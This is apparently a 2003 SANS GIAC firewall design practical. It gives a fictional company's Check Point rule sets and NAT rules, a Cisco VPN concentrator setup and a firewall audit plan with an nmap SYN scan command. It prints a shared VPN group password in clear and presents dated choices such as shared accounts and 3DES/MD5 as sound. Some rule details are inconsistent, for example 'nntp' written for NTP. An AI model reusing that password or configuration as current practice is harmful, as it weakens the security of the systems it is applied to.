
The production network has a server used for NTP (Network Time Protocol) and an authoritative DNS server. The production firewall allows DNS queries and NP requests through the firewall. Rule 5 on the production firewall allows this activity.

A central SYSLOG server is used at GIAC, both firewalls have rules in place to allow SYSLOG traffic to be sent to the SYSLOG server in the corporate network

Corporate users have a few essential needs, mail and Internet access. This is accomplished on the corporate/supplier/partner firewall using rules 7-10. These rules handle SMTP traffic for E-mail and proxy HTTP requests to the Internet.

This is the thought process when designing the firewall. Each rule is defined in more detail in the following pages.

2.2.1 Production Firewall



No.	Source	Destination	Service	Action	Track	Install On	Time	
1	FW-Manager	Production-Firewall	FW1 FW1_log	accept	Long	Gateways	Any	Allows Manager
2	Security-Admins	Production-Firewall Production-IDS	ssh https	accept	Long	Gateways	Any	Allows Security Ac
3	Any	Production-Firewall	Any	drop	Mail	Gateways	Any	Drops any other tra
4	Infrastructure-Team	Production-Network	ssh	accept	Long	Gateways	Any	This rule allows the
5	Any	DNS-FTP-Server	nntp domain-udp	accept	Long	Gateways	Any	Allows DNS Lookup
6	DB-Admins	Production-Database	ssh	accept	Long	Gateways	Any	Allows the databas
7	Web-Admins	Production-Web_Server	ssh http https	accept	Long	Gateways	Any	Allows web admin
8	Any	Production-Web_Server	http https	accept	Long	Gateways	Any	Allows customers :
9	GIAC-Infrastructure	SYSLOG-Server	syslog	accept	Long	Gateways	Any	Allows all GIAC ser
10	Any	Any	Any	drop	Long	Gateways	Any	This rule drops all t

1. This rule allows the FW manager only to control and receives logs from the firewall enforcement point.
2. This rule allows the Security Admins group to manage the firewalls and the IDS using SSH and SSL (Nokia Voyager Web app)
3. This rule blocks any other traffic directly to firewall
4. The infrastructure team manages all servers except the firewall, this rule allows them access via SSH.
5. GIAC enterprises hosts there own public DNS, this rule allows that and NTP time synch to this server since it is a dual-purpose machine
6. The database admin group is allowed to SSH to the database server in this rule

7. The Web admin group is allowed to SSH to the web servers, also need to check for possible problems so they are also allowed to HTTP, HTTP over SSL to box
8. This rule allows GIAC customers to connect to the web server only using HTTP and HTTP over SSL.
9. This rule allows all GIAC production equipment to send logs to centralized SYSLOG server in corporate network.
10. This rule drops all traffic not explicitly defined in the previous rules

2.2.2 Production NAT Rules

No.	Original Packet			Translated Packet		
	Source	Destination	Service	Source	Destination	Service
1	Corporate-Network	Production-Network	Any	Original	Original	Original
2	Production-Web_Server	Any	Any	Production-Web_Server (Valid Address)	Original	Original
3	Any	Production-Web_Server (Valid Address)	Any	Original	Production-Web_Server	Original

1. This rule allows traffic from the corporate network to pass to the production network without NAT taking place. This is important for routing of the packets
2. This rule NAT all traffic from the production web server to anywhere besides the corporate network to be SNATd with a public address
3. This rule says any source going to public IP address of the Production Web Server will be SNATd to the private IP.

2.2.3 Corporate/Partner/Supplier Firewall


NO.	SOURCE	DESTINATION	SERVICE	ACTION	TRACK	INSTALL ON
1	GIAC-FW-Manag	Corporate-Firew: Production-Firew	Checkpoint-Services	accept	Log	* Policy Targets
2	Security-Admins	Corporate-Firew: Production-Firew Production-NID Screened-Subne	TCP ssh TCP https	accept	Log	* Policy Targets
3	* Any	Production-Firew Corporate-Firew:	* Any	drop	Log	* Policy Targets
4	Infrastructure-Te	IP Production-Netw Screened-Subne	TCP ssh	accept	Log	* Policy Targets
5	DB-Admins	Partner-Database Production-DB	TCP ssh	accept	Log	* Policy Targets
6	Web_admins	Production-Webs Partner-Supplier-	TCP ssh TCP http TCP https	accept	Log	* Policy Targets
7	* Any	External-SMTP-S	TCP smtp	accept	Log	* Policy Targets
8	External-SMTP-S	Corporate-MailSe	TCP smtp	accept	Log	* Policy Targets
9	Corporate-Netwc	http_proxy	TCP Proxy-Service	accept	Log	* Policy Targets
10	http_proxy	* Any	TCP http TCP https	accept	Log	* Policy Targets
11	GIAC-Infrastruct	Central-Logging-:	UDP syslog	accept	Log	* Policy Targets
12	VPN-Subnet	Corporate-MailSe Corporate-FilePri	TCP microsoft-ds	accept	Log	* Policy Targets
13	Partner-Suppliers	Partner-Supplier-	TCP http TCP https	accept	Log	* Policy Targets
14	* Any	* Any	* Any	drop	Log	* Policy Targets

1. This rule allows the FW manager to control and receives logs from the firewall enforcement point.
2. This rule allows the Security Admins group to manage the firewalls using SSH and HTTP over SSL (Nokia Voyager Web app)
3. This rule blocks any other traffic directly to firewall

4. The infrastructure team manages all servers except the firewall, this rule allows them access via SSH.
5. This rule allows the database admins group to manage the production and the Partner/Supplier databases using SSH.
6. This rule allows the Web Admins to manage the production and the Partner/Supplier web servers using SSH
7. This rule allows any external mail servers to connect to our mail server. This is needed to allow our corporate staff to get E-mail from outside GIAC.
8. This rule allows the external E-mail server to connect to the corporate E-mail server to relay SMTP traffic.
9. This rule allows users to browse the Internet via the web proxy server.
10. This rule allows the http proxy to relay http and https requests to the Internet.
11. This rule allows all of GIAC infrastructure (including the routers and switches) to send logs to the centralized SYSLOG server.
12. This rule allows traffic from the VPN sub-net to access the file/print server and the corporate E-mail servers only. These are the only two services allowed through VPN. No Internet access will be allowed.
13. This rule allows the Partner/Supplier groups to access the Partner/Supplier web server.
14. This is the rule that drops anything not permitted by above rules

2.2.4 Corporate/Partner/Supplier Firewall NAT rules

	Source	Destination	Service	Source	Destination
1	Corporate-Network	Screened-Subnet-Network	Any	Original	Original
2	Screened-Subnet-Network	Corporate-Network	Any	Original	Original
3	Corporate-Network	Production-Network	Any	Original	Original
4	Production-Network	Corporate-Network	Any	Original	Original
5	External-SMTP-Gateway	Any	Any	External-SMTP-Gateway (Valid Address)	Original
6	Any	External-SMTP-Gateway (Valid Address)	Any	Original	External-SMTP
7	HTTP-Proxy	Any	Any	HTTP-Proxy (Valid Address)	Original
8	Any	HTTP-Proxy (Valid Address)	Any	Original	HTTP-Proxy



1. The first NAT rule allows any systems from the corporate network to access the screened subnet network without being NAT'd.
2. This rule allows screened subnet traffic to pass to corporate network without being NAT'd
3. This rule allows any system from the corporate network to access the production network without being NAT'd
4. This rule allows production traffic to pass to corporate network without being NAT'd
5. This rule SNAT any outbound traffic from the SMTP Gateway to its public routable address
6. This rule allows inbound traffic to be converted to private IP address to forward to mail server.
7. This rule SNAT any outbound traffic from the HTTP proxy to its public routable address.
8. This rule allows inbound traffic to be converted to private IP address to be forwarded to HTTP proxy
9. This rule allows any outbound traffic from the Partner/Supplier web portal to be converted to public routable IP address.
10. This rule allows inbound traffic to be converted to private IP address to the Partner-Supplier web server.

One rule that should be evident that is missing is the rule to allow the Infrastructure team to manage the routers, switches and VPN remotely. Since Cisco only supports SSHv1 (which we consider insecure) we will only manage the routers via console cable. This might seem irrational but since the machines are all geographically together it isn't as big a hardship as one might believe. This situation could change when Cisco supports SSHv2.

2.3 VPN

As stated earlier we will be using a Cisco VPN concentrator 3030. This box will simply be used to support mobile and telecommuters in lieu of a modem bank, which is insecure and costly. The configuration will be simple, we will use the VPN concentrator as an end point for the VPN tunnel and as a DHCP server. The following is the configuration.

Ethernet 1 – Private address – 192.168.202.2/24

Ethernet 2 – Public address – 77.100.100.131/26

DHCP scope – 192.168.202.10 - .100

Default gateway – 77.100.100.129

We will allow users to use the Cisco VPN client, a shared user account and passwords will be used. This will be changed once a quarter. After a user is authenticated we will have them authenticate to the domain before they can access any services (E-mail/File sharing, etc). All traffic from the client to the VPN concentrator will use IPSEC. This meaning traffic will be encapsulated using ESP and encrypted using 3DES and data integrity checked with MD5. Key exchange from the client to the server will use IKE.

2.4 VPN Tutorial

The following is the method we will use to set up the VPN concentrator for GIAC enterprises.

- First step will be to connect to the VPN concentrator and assign IP addresses and a default gateway. Once connected you should use a terminal emulation program such as HyperTerminal to connect to the box using the following settings
 - Settings name – VPN
 - Connect using com1
 - Bits per second – 9600

- Data bits – 8
 - Stop bits – 1
 - Flow control – hardware
-
- Once connected you will see that the concentrator offers a menu driven command interface, on the main screen select 1

- 1) Configuration
- 2) Administration
- 3) Monitoring
- 4) Save Changes to config file
- 5) Help
- 6) Exit

- The next sub-menu you will select Interface Configuration

- 1) Interface Configuration
- 2) System Management
- 3) User Management
- 4) Policy Management
- 5) Back

This menu allows you to configure the interfaces, we will configure two of the interfaces

- 1) Configure Ethernet #1
- 2) Configure Ethernet #2
- 3) Configure Ethernet #3
- 4) Configure Power Supplies
- 5) Configure Expansion Cards
- 6) Back

When you select #1 input 192.168.202.2 subnet mask 255.255.255.0, select #2 and input the public address of 77.100.100.131 255.255.255.192.

The next item we need to do is define the default gateway for the box we do this from the System Management sub-menu (see above menu were we selected Interface Configuration. The following is the menu we use to define the default gateway

- 1) Servers
- 2) Address management
- 3) Tunneling
- 4) IP Routing
- 5) Management Protocols
- 6) Event Configuration

A sub-menu pops up, select Static Routes to define the default Gateway

- 1) Static Routes
- 2) Default Gateways
- 3) OSPF
- 4) OSPF Areas
- 5) DHCP
- 6) Redundancy
- 7) Back

Another sub-menu appears, select 1 Add Static Route


- 1) Add Static Route
- 2) Modify Static Route
- 3) Delete Static Route
- 4) Back

This is where you will define the default gateway, we define it as the border router 77.100.100.129.

Now you are done with the basic configuration, next up will be to set up the DHCP address pool. At this point you can use the Admin Web Interface to configure much of this device. We take great care in not plugging this up to any live network until it is fully configured so we will use a crossover cable and a laptop to configure the rest of the parameters. Remember to IP your laptop with an address that fits in the same range as the VPN device. We will plug up the crossover to Ethernet #1 and assign our laptop address 192.168.202.3. This will allow us to open a browser to further configure it.

DHCP will be used to assign IP addresses to VPN clients, this is important due to the fact that we use the firewall to filter traffic from this device based on this IP range. We do this through the web Interface. Open up a web browser and type <http://192.168.202.2>.

© SANS Institute 2003, Author retains full rights.



This screen capture shows that our chosen DHCP range is 192.168.202.10 to 192.168.202.100. To get to this screen select from the main windows select the following from the left hand side of the screen. Configuration, System, Address Management, Pools, Add. To tell the device to use these pools under assignment select Use Address Pools.

We also need to define a group name and password for our mobile work force to use when they connect. The name of the group will be "GIAC-MobileUsers" and the password will be dynamite-securityatGIAC9#" Remember this password changes every quarter or when turnover occurs. The type should be set for internal, also remember we will use IPSEC so make sure IPSEC is selected on the general tab.

Configuration | User Management | Groups | Add

This section lets you add a group. Check the **Inherit?** box to set a field that you want to default to the base group value. Uncheck the **Inherit?** box and enter a new value to override base group values.

Attribute	Value	Description
Group Name	GIAC-MobileUsers	Enter a unique name for the group.
Password	*****	Enter the password for the group.
Verify	*****	Verify the group's password.
Type	Internal	External groups are configured on an external authentication server (e.g. RADIUS). Internal groups are configured on the VPN 3000 Concentrator Series's Internal Database.

This screen shows that we will use ESP (Encapsulated Security Payload) this will show confidentiality, 3DES for encryption and MD5 for data Integrity. The Tunnel Type will be Remote Access and authentication will be internal.

VPN 3000 Concentrator Series Manager

Main | Help | Support

Logged in: a

Configuration | User Management | Groups | Modify ipsecgroup

Check the **Inherit?** box to set a field that you want to default to base group value. Uncheck the **Inherit?** box and enter a new val to override base group values.

IPSec Parameters		
Attribute	Value	Inherit?
IPSec SA	ESP-3DES-MD5	<input type="checkbox"/>
Tunnel Type	Remote Access	<input type="checkbox"/>
Remote Access Parameters		
Group Lock	<input type="checkbox"/>	<input type="checkbox"/>
Authentication	Internal	<input type="checkbox"/>



We also want to add users, each person will have there own password and in absence of a RADIUS or a TACACS+ server we want to create users on this box. To do this select Configuration, User Management, Users, Add. Then you will add this user to the group GIAC-MobileUsers.

The screenshot shows the 'Add' user form in the VPN 3000 Concentrator Series Manager. The interface includes a sidebar with navigation links: Configuration, Interfaces, System, User, Management, Base, Group, Groups, Users, Policy, Management, Administration, and Monitoring. The main content area is titled 'Configuration | User Management | Users | Add' and contains a table for 'Identity Parameters'.

This section lets you add a user. Uncheck the **Inherit?** box and enter a new value to override group values.

Attribute	Value	Description
User Name	GIACUSER	Enter a unique user name.
Password	*****	Enter the user's password. The password must satisfy the group password requirements.
Verify	*****	Verify the user's password.
Group	GIAC-MobileUsers	Enter the group to which this user belongs.
IP Address		Enter the IP address assigned to this user.
Subnet Mask		Enter the subnet mask assigned to this user.

At the bottom of the form are 'Add' and 'Cancel' buttons.

You are now done setting up the VPN concentrator, don't forget to test, test and more testing. Settings up the clients should be a piece of cake.

3 Assignment 3 - Verify the Firewall Policy

Auditing a firewall comes in many facets. Part of verifying the firewall would be to make sure it is in a secure environment. We keep the firewall in a controlled part of the building with access given only to authorized parties. However, this assignment deals with a portion of security auditing, verifying the firewall policy. The following is what we are going to look for when we verify the firewall policy.

1. Who can access the firewall directly
2. Port scan through the firewall to see what services are available on each server, from the inside and the outside of GIAC. This in turn verifying the firewall policy.
3. Verify that legitimate traffic passes.
4. Verifying that unauthorized traffic is blocked.
5. Most of all verify that everything is working as expected, with no surprises.

Next come how when/where and how we audit the firewall.

1. The audit will be on a Saturday night, between 12AM – 6AM, this is the quietest time for customers and employees
2. The costs will be minimal; we include the price of the firewall audit in our overall fees. If the customer requests another company do the scan instead then fees would apply. We will have two guys working on the audit. Six hours each.
3. We will scan from authorized parties, and then we will scan from unauthorized parties checking both valid and invalid traffic. This will show us how the firewall performs.
4. We will use NMAP - <http://www.nmap.org/>. This tool will allow us to check the firewall policy extensively. This tool is free thus will keep our costs down since commercial scanners are rather expensive and don't necessarily do a better job of auditing of what the firewall does. We are not doing a vulnerability scan so ISS Internet Scanner is overkill.
5. With an audit comes risks, downing a server in error or causing other unexpected problems. Even though we believe the risks are low management buy-in is always essential. Perceived problems sometimes are worse than real problems. Therefore, before any audit is done images of the servers using Ghost Enterprise (which now has support for Linux file systems) will be done and stored for possible recovery of a server. Configs of all routing equipment and firewalls will be offloaded to a TFTP

server and backups of firewall configs will be done. Also key players in each group (i.e. Infrastructure, web admins, dba) will be on-call in case of emergency.

6. We will do a scan and look at the firewall logs to see which traffic passes and which traffic is dropped.
7. NMAP will be used to scan for open ports in the following manner.
 - SYN scan to simulate a connection request
 - We will not ping to discover servers, we block all ICMP traffic into GIAC.
 - We will scan for all open ports, this scan takes a long time but we want to be thorough.
 - We will also do a fast scan to cut down on the time.

Here is the syntax for our scan using NMAP – NMAP –sS -P0 –F –T 172.16.3.1

What are we auditing for

1. Open server ports that shouldn't be.
2. Open ports on firewall that shouldn't be
3. Un-intended traffic allowed to pass through firewall.
4. What we report from ICMP traffic. This includes reconnaissance and mapping the potential hackers can do to our environment. This should be null.
5. Does our firewall fail GIAC in any way

3.1 Verifying the rule set

3.1.1 Rule Number One


1	 GIAC-FW-Manag	 Corporate-Firew  Production-Firew	 Checkpoint-Services	 accept	 Log	 Policy Targets
---	---	---	---	--	---	--

This rule allows the management module to control the firewall. We only want to allow policy installs and other control functions from the management module. There is no reason to allow this type of traffic from anywhere else, be it inside the network or outside. The expected result of this test should be the following

- The firewall should only accept connections from the management module and only using the Checkpoint Management ports (256, 257)

Scan Number 1


Method – We will scan from the Checkpoint management module to see what ports are filtered and which ports are allowed through.



Results- Great, the management module to the firewall scan only shows two open ports 256 and 257. These ports are used by Checkpoint for policy installs and to transfer logs.

Scan Number 2

